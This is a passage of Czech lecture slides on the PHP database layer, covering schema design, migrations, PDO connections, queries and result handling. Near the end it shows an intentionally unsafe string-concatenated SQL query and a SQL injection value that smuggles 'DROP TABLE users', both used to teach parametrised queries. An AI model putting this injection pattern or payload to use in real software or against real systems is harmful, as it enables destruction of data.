



Informační systémy

Databázová vrstva (v PHP)


doc. Ing. Radek Burget, Ph.D.

burgetr@fit.vut.cz


Integrace SŘBD

- Pro ukládání dat se používá nejčastěji relační SŘBD – databázový server.
 - Formalizovaná struktura na základě analýzy domény.
 - Ukládání dat přímo do souborů na serveru vyžaduje povolit webovému serveru právo zápisu na některou část lokálního souborového systému – bezpečnostní rizika.
 - Databázový server umožňuje efektivnější práci s velkým množstvím dat – efektivita, zajištění konzistence.
 - Může běžet na jiném počítači než webový server a může být dostupný prostřednictvím sítě – škálovatelnost.

Architektura serveru s PHP



Integrace databázového serveru (SŘBD)



MySQL, PostgreSQL, Oracle, MS SQL, ...

Návrh schématu databáze

- Doménový model – E-R diagram nebo diagram tříd
 - Identifikace entit – vlastnosti, jejich typ
 - Identifikace vztahů – kardinalita
- Transformace na schéma databáze – viz IDS, také v další přednášce
 - Entity na tabulky, vlastnosti na sloupce
 - Vztahy: vazba primární – cizí klíč, příp. vazební tabulky
- Primární klíč, indexy

Primární klíč

- U všech tabulek, které figurují ve vztazích nebo je nutné řádky jednoznačně identifikovat
- Přirozený primární klíč – často problematický
 - Právní problémy – ochrana osobních údajů
 - Praktické problémy – vše se může změnit
- Umělý primární klíč
 - Je nutné zajistit unikátnost v rámci tabulky
 - Generované primární klíče – různá podpora v db systémech
 - MySQL: volba **AUTO_INCREMENT** u primárního klíče

Indexy

- Pomocná datová struktura usnadňující vyhledávání podle hodnoty
 - Např. B+ strom
- Může být vytvořen nad jedním nebo více sloupci
 - **ADD KEY | INDEX**
 - Automaticky nad primárními klíči
 - V některých systémech i nad výrazem (např. **upper(name)**)
- Index na druhou stranu má prostorové nároky a jeho údržba má časové nároky (přidávání, mazání řádků)

Než začneme: Příprava DB serveru

- Vytvoření databáze, přidělení práv uživateli

```
CREATE DATABASE demo;  
CREATE USER 'demo2'@'localhost' IDENTIFIED BY 'password';  
GRANT ALL PRIVILEGES ON `demo`.* TO 'demo2'@'localhost';
```

- Vytvoření tabulek

```
CREATE TABLE `users` (  
  `id` INT NOT NULL AUTO_INCREMENT,  
  `name` VARCHAR(255) NOT NULL,  
  `surname` VARCHAR(255) NOT NULL,  
  PRIMARY KEY (`id`))  
ENGINE = InnoDB;
```

Vývoj schématu databáze

- Schéma se během vývoje mění spolu s kódem aplikace
 - Nové tabulky a sloupce, změny typů, indexy
- Databáze existuje v několika **prostředích**
 - Lokálně u každého vývojáře, testovací server, produkční server
 - Kód verzujeme v gitu, ale co databáze?
- Ruční změny (konzole, phpMyAdmin) jsou problematické
 - Nejsou nikde zaznamenány, nelze je spolehlivě zopakovat
 - Nevíme, které změny už v daném prostředí proběhly
 - Kód a schéma databáze se rozejdou

Migrace databáze

- Každá změna schématu je samostatný **skript** uložený v gitu spolu s kódem
 - Číslované (časové razítko) – pevné pořadí provádění

```
migrations/  
  001_create_users.sql  
  002_add_email_to_users.sql  
  003_create_orders.sql
```

- V databázi je **tabulka provedených migrací**
 - Při nasazení se provedou pouze nové migrace
- Provedenou migraci **neměníme** – opravu řešíme novou migrací
- Případně i zpětný krok (**up** / **down**)
- Odlišit od tzv. *seed* dat – výchozí nebo testovací obsah databáze

Jednoduchá implementace migrací

- Spouštíme z příkazové řádky (`php migrate.php`), ne přes web


```
$pdo->exec("CREATE TABLE IF NOT EXISTS migrations
    (name VARCHAR(255) PRIMARY KEY)");
$done = $pdo->query("SELECT name FROM migrations")
    ->fetchAll(PDO::FETCH_COLUMN);
foreach (glob(__DIR__ . '/migrations/*.sql') as $file) { // seřazeno
    $name = basename($file);
    if (in_array($name, $done, true)) continue;
    $pdo->exec(file_get_contents($file));
    $pdo->prepare("INSERT INTO migrations VALUES (?)")->execute([$name]);
}
```

- Hotové nástroje: Phinx, Doctrine Migrations, migrace ve frameworkcích

Spolupráce s databázovým serverem

- Aplikace v PHP běží na serveru dávkově
- Celou komunikaci s databází je třeba řešit v rámci zpracování jednoho HTTP požadavku.
- Demo: [GitHub](#)

Struktura demo aplikace



Prezentace nikdy nepracuje s SQL ani PDO, datová vrstva neobsahuje pravidla aplikace.

Práce s databází

1. Připojení k databázovému serveru
 - Autentizace aplikace (ne uživatele!)
2. Připojení konkrétní databáze
 - DB server ověří přístupová práva
3. Zaslání SQL dotazu
 - Získáme výsledek dotazu
4. Převzetí a zpracování výsledků
 - (případně zpět k bodu 3)
5. Ukončení spojení (často na pozadí)

Relační databáze v PHP

- Historicky vlastní API pro každý databázový systém
 - Typicky sada funkcí v PHP
 - Např. `mysql_xxxx()` – odstraněno v PHP 7.0
 - Dodnes např. `mysqli` (pouze MySQL/MariaDB), `pgsql`
- Snaha o sjednocení
 - Abstraktní vrstva s ovladači pro různé systémy
 - PHP Data Objects (PDO) – standard v PHP od verze 5.1
 - Další abstrakce třetích stran, např. Doctrine DBAL, Nette Database, Laravel Query Builder (viz frameworky)

PHP Data Objects (PDO)

- Jednoduchá abstrakce nad databázovým systémem
- Poskytuje **standardní rozhraní** pro základní operace
 - Objektově orientované rozhraní
- Toto rozhraní implementují **ovladače** (*drivers*) pro jednotlivé konkrétní systémy
 - Součástí PHP: MySQL/MariaDB, PostgreSQL, SQLite, Firebird, ODBC, MS SQL/Sybase (dblib)
 - Samostatně instalované (PECL, výrobce): Oracle (od PHP 8.4), IBM DB2, Informix, MS SQL Server ([pdo_sqlsrv](#))
 - Viz [dokumentace k PDO](#)

Připojení k databázi

- Vytvoření instance třídy PDO
- Specifikace spojení pomocí DSN (data source name)
 - Včetně kódování spojení – `utf8mb4` (`utf8` je v MySQL jen 3bajtový `utf8mb3`)

Zaslání SQL dotazu

- Dotaz bez parametrů: `PDO::query()`

```
$stmt = $pdo->query("SELECT name, surname FROM users");
```

- Dotaz s parametry: `PDO::prepare()` a `PDOStatement::execute()`
 - Připravený dotaz lze vykonat i opakovaně s jinými parametry

```
// Připravení dotazu  
$stmt = $pdo->prepare("SELECT name, surname  
    FROM users WHERE id = ?");  
// Vykonání dotazu  
$stmt->execute([$userId]);
```

- Získáme objekt *statement* (`PDOStatement`)

Zpracování výsledků – fetch()

- Statement zpřístupní celý výsledek dotazu.
- Sloupce výsledné tabulky odpovídají projekci v příkazu SELECT.

```
while ($row = $stmt->fetch())  
{  
    echo $row['name'] . "\n";  
    echo $row['surname'] . "\n";  
}
```

- Režim lze zvolit i pro jednotlivé volání: `fetch(PDO::FETCH_NUM)` – indexy sloupců, `PDO::FETCH_ASSOC` – jména sloupců, `PDO::FETCH_BOTH` – obojí

Zpracování výsledků – fetchAll()

- `fetchAll()` přečte všechny zbývající řádky výsledku a uloží do pole.
- Opatrně: počet řádků je nutno omezit, např. pomocí **WHERE** (na rovnost), **LIMIT** apod.

```
$stmt = $pdo->query("SELECT name, surname  
    FROM users LIMIT 100");  
$data = $stmt->fetchAll();  
foreach ($data as $row) {  
    echo $row["name"] . "\n";  
    echo $row["surname"] . "\n";  
}
```

Parametrizované dotazy

- Naivní (starý) přístup – **NEBEZPEČNÉ**

```
$sql = "SELECT * FROM users WHERE name='$name'";
```

- Pokud (např. uživatelský vstup)

```
$name = "franta';DROP TABLE users; – ";
```

- Dostaneme

```
SELECT * FROM users  
WHERE name = 'franta'; DROP TABLE users; – '
```

Parametrizované dotazy v PDO

```
